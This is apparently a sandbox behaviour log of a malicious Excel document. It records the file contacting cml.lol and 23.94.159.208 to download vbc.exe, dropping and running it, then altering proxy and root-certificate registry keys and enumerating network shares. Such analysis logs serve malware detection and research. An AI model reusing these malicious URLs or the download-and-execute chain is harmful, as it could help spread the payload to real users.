Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 50000000) Return: 0	736	1544
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, cml.lol, 80, , , 3, 0, 9979232) Return: cc0008	736	1544
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /kxoopj, , , 1633224, 4194320, 9979232) Return: cc000c	736	1544
Detection	Threat Characteristic: Connects to remote URL or IP address http://cml.lol/kxoopj		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3b4	736	1544
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3b4	736	1544
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3d4	736	1544
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3d4	736	1544
Call Network API	API Name: socket Args: (23, 1, 6) Return: 384	736	1544
Call Network API	API Name: socket Args: (2, 2, 0) Return: 408	736	1544
Call Network API	API Name: socket Args: (23, 2, 0) Return: 408	736	1544
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	736	1544
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1, 40006000) Return: 9701	736	1544
Call System API	API Name: DnsQueryExW Args: (cml.lol, 1c, 40006000) Return: 0	736	1544
Call Network API	API Name: socket Args: (23, 2, 0) Return: 408	736	1544
Call Network API	API Name: socket Args: (2, 1, 6) Return: 408	736	1544
Call Network API	API Name: bind Args: (408, 0.0.0.0:49175, 16) Return: 0	736	1544
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (408, 52.138.218.121:80, 16) Return: ffffffff	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: send Args: (408, GET /kxoopj HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: cml.lol\r\nConnection: Keep-Alive\r\n\r\n, 251, 0) Return: 251	736	1544
Call Network API	API Name: recv Args: (408, , 1024, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (408, , 1024, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (408, , 1, 2) Return: ?	736	1544

Call Network API	API Name: socket Args: (2, 1, 6) Return: 418	736	1544
Call Network API	API Name: bind Args: (418, 0.0.0.0:49176, 16) Return: 0	736	1544
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (418, 23.94.159.208:80, 16) Return: ffffffff	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: send Args: (418, GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n, 263, 0) Return: 263	736	1544
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 23.94.159.208:80 Content: GET /1111/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nConnection: Keep-Alive\r\nHost: 23.94.159.208\r\n\r\n		
Call Network API	API Name: recv Args: (418, , 1024, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 1024, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: recv Args: (418, , 8192, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	736	1544
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	736	1544
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	736	1544
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe Type: VSDT_EXE_W32	736	1544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	736	1544
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1544 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	736	1544
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	736	1544
Detection	Threat Characteristic: Creates command line process Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2124:%USERPROFILE%\vbc.exe) Return: 1	736	1544
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		

Detection	Threat Characteristic: Creates process Process ID: 1544 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2124,) Return: ?	736	1544
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2124], ppid[1544) Return: 1	736	1544
Detection	Threat Characteristic: Creates process Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\po_0074.xlsx.LNK) Return: 0		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D3E37\1D3E37 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D3E37\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		736
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6A17\ Value: None		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6A17\1D6A17 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		736
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		736
Add File	Path: %TEMP%\1927811.od Type: VSDT_ASCII		736
Write File	Path: %TEMP%\1927811.od Type: VSDT_ASCII		736
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\STY7H6.LNK) Return: 0		736
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eae0250, -1, 4ba378c, 4ba3788, 0) Return: 0		736

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 736 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		736
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		736
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	1544	2124
Call Internet Helper API	API Name: InternetOpenA Args: (lVali, 4, , , 0) Return: cc0004	1544	2124
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	1544	2124
Call Service API	API Name: OpenServiceW Args: (777568, Sens, 4) Return: 7774c8	1544	2124
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	1544	2124
Call Service API	API Name: OpenServiceA Args: (7777c0, rasman, 4) Return: 777748	1544	2124
Call Service API	API Name: OpenServiceA Args: (760d10, RASMAN, 4) Return: 777900	1544	2124
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1544	2124
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1544	2124
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1544	2124
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1544	2124
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 388	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 388	1544	2124
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	1544	2124
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3ac	1544	2124
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3b8	1544	2124
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3b8	1544	2124
Call Network API	API Name: bind Args: (3b8, 0.0.0.0:49177, 16) Return: 0	1544	2124
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call Network API	API Name: connect Args: (3b8, 13.107.42.13:443, 16) Return: ffffffff	1544	2124
Call Network API	API Name: send Args: (3b8, ..., 134, 0) Return: 134	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: recv Args: (3b8, , 1024, 0) Return: ?	1544	2124
Call Network API	API Name: send Args: (3b8, ..., 166, 0) Return: 166	1544	2124
Call Network API	API Name: recv Args: (3b8, , 6144, 0) Return: ?	1544	2124
Call Service API	API Name: OpenServiceW Args: (7bb8a8, gpsvc, 5) Return: 7bbf60	1544	2124
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	1544	2124
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5f4	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	1544	2124
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	1544	2124
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	1544	2124
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5f4	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	1544	2124
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	1544	2124
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	1544	2124
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5f4	1544	2124
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5f4	1544	2124
Call Network API	API Name: bind Args: (5f4, 0.0.0.0:49178, 128) Return: 0	1544	2124
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (5f4, 23.196.236.41:80, 16, 0, 0, 0, 44d5950) Return: 0	1544	2124
Call Network API	API Name: send Args: (5f4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?76c3de285243c85b HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44cfcf0) Return: 1	1544	2124


Call System API	API Name: WinHttpCloseHandle Args: (44cfc08) Return: 1	1544	2124
Call System API	API Name: WinHttpCloseHandle Args: (44c0158) Return: 1	1544	2124
Call Service API	API Name: OpenServiceW Args: (44c45e8, CryptSvc, 5) Return: 44c4610	1544	2124
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1544	2124
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	1544	2124
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1544	2124
